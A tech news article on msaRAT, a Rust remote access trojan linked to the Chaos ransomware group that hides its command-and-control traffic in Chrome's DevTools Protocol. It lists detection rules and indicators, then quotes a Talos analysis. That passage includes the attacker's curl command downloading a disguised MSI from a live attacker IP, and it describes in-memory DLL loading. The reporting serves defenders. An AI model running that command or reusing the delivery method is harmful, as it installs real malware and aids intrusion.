TECH

Scrappy RAT malware targets billions of Chrome and Edge users
A new remote access trojan (RAT) has been discovered by the cybersecurity research team at Cisco Talos, and experts are sounding the alarm since it enables the installation of ransomware on the victim's system. The attack is dubbed msaRAT and attributed to the Chaos ransomware group, built with Rust to utilize existing Chrome or Edge (Chromium-based) browser installations. By leveraging the browser's ordinary communication methods, msaRAT is able to disguise its traffic with Chrome's DevTools Protocol and enable command-and-control (C2) communications without detection from typical anti-malware or antivirus software.
Once the attackers have successfully infiltrated a target network with msaRAT malware, numerous possibilities emerge. The malware runs via a headless (no window/invisible) browser process and can be used to perform remote code execution on the target machines. Besides opening the door for the Chaos group's ransomware, it also enables covert data theft and more.
While the potential scale of msaRAT attacks could extend to the entirety of Microsoft Edge and Google Chrome's userbase, the Chaos ransomware group typically targets large organizations. Common users could still be targeted, but the information shared by Cisco Talos doesn't include examples or an estimated scope of msaRAT attacks, and just identifies the novel approach and hard-to-detect nature of msaRAT.
Additionally, msaRAT is an example of post-compromise malware, that is, malware already installed through phishing emails or malicious files. It cannot be mitigated through browser patches, and because of its novel approach, traditional firewalls and network monitoring tools will most likely fail if defenders are not aware of the specific nature of the attack.
To protect from msaRAT, Cisco Talos advises adding the following SNORT rules (SIDs) to detect and block it:
Snort 2: 1:66840, 1:66841, 1:66839
Snort 3: 1:301587, 1:66839
Or adding the following ClamAV signature:
Win.Downloader.ChaosRaas-10060321-0
For manual searches or use with other tools, the only Indicators of Compromise (IoC) are traffic being sent to these destinations:
172.86.126.18
is-01-ast.ols-img-12.workers.dev
While most users aren't going to be targeted by an attack like this, we advise any readers tied to a large enterprise to utilize the above information appropriately or send it to your relevant IT staff. If msaRAT does appear on a system, the time window between then and ransomware installation is thin, and confidential data exfiltration may have already occured.

Infection chain...Talos has identified a new Rust-based RAT used by the Chaos ransomware group, which we have named msaRAT. The name is derived from the binding names found in the binary (“msaOpen,” “msaClose,” “msaError,” “msaMessage”), as detailed in a later section. Figure 2 illustrates the end-to-end infection chain, from initial compromise through to the establishment of C2 communications via this RAT.
After gaining access to a victim machine but prior to executing the ransomware, the attacker runs the following curl command to download an MSI file named “update_ms.msi” from an attacker-controlled server to the ProgramData directory on the victim machine, then executes it. Although port 443 is specified, the communication occurs over plain HTTP. In environments where firewall rules permit traffic based solely on port number without protocol inspection, this traffic will pass through undetected.
curl.exe http://172.86.126.18:443/update_ms.msi -o C:\programdata\update_ms.msi
The property information of this installer, which extracts the DLL file containing the RAT payload, contains details configured to impersonate a Windows update.
When this MSI file is executed, the custom action CA_Run_EA2AEBC3 is triggered upon completion of InstallFinalize. This custom action loads lib.dll, embedded in the MSI file's Binary table as Bin_lib_EA2AEBC3, directly into memory.
lib.dll (msaRAT)...msaRAT is written in Rust and implemented using the asynchronous runtime Tokio. Its primary capabilities include browser-leveraged reverse shell and covert tunneling to establish communications with a C2 server. The export table of “lib.dll” exposes a function named RUN, which is designed to be called by the installer described above. Based on the actual logs, after downloading this malware, we have confirmed the existence of a ransom note.
Tokio runtime initialization...Tokio is a runtime for executing asynchronous operations in Rust. While Rust's async/await provides the syntax for writing asynchronous code, it cannot execute on its own — a runtime like Tokio is responsible for scheduling and running asynchronous tasks.
As the first step within the RUN function, the malware initializes Tokio to enable asynchronous processing. Multiple strings statically embedded in the binary — including TOKIO_WORKER_THREADS and the number of hardware threads is not known for the target platform — match source code from both Tokio and the Rust standard library, confirming this initialization behavior.
During initialization, the malware determines the number of worker threads for parallel execution. It first reads the TOKIO_WORKER_THREADS environment variable. If the variable is not set or is empty, it calls the Windows API GetSystemInfo to retrieve the CPU count and uses that value to set the worker thread count. If dwNumberOfProcessors written by GetSystemInfo returns 0, the worker count is set to 1. Once the initial values are configured, the Tokio runtime is started, and OS threads equal to the number of workers are created and launched via the CreateThread API.
By leveraging Tokio, this RAT can concurrently execute multiple operations — such as receiving frames from the C2, sending CDP commands to the browser, and processing key exchanges — without any operation blocking another. For example, even while an ECDH key exchange is in progress, the reception and processing of other frames continues uninterrupted.


No comments:
Post a Comment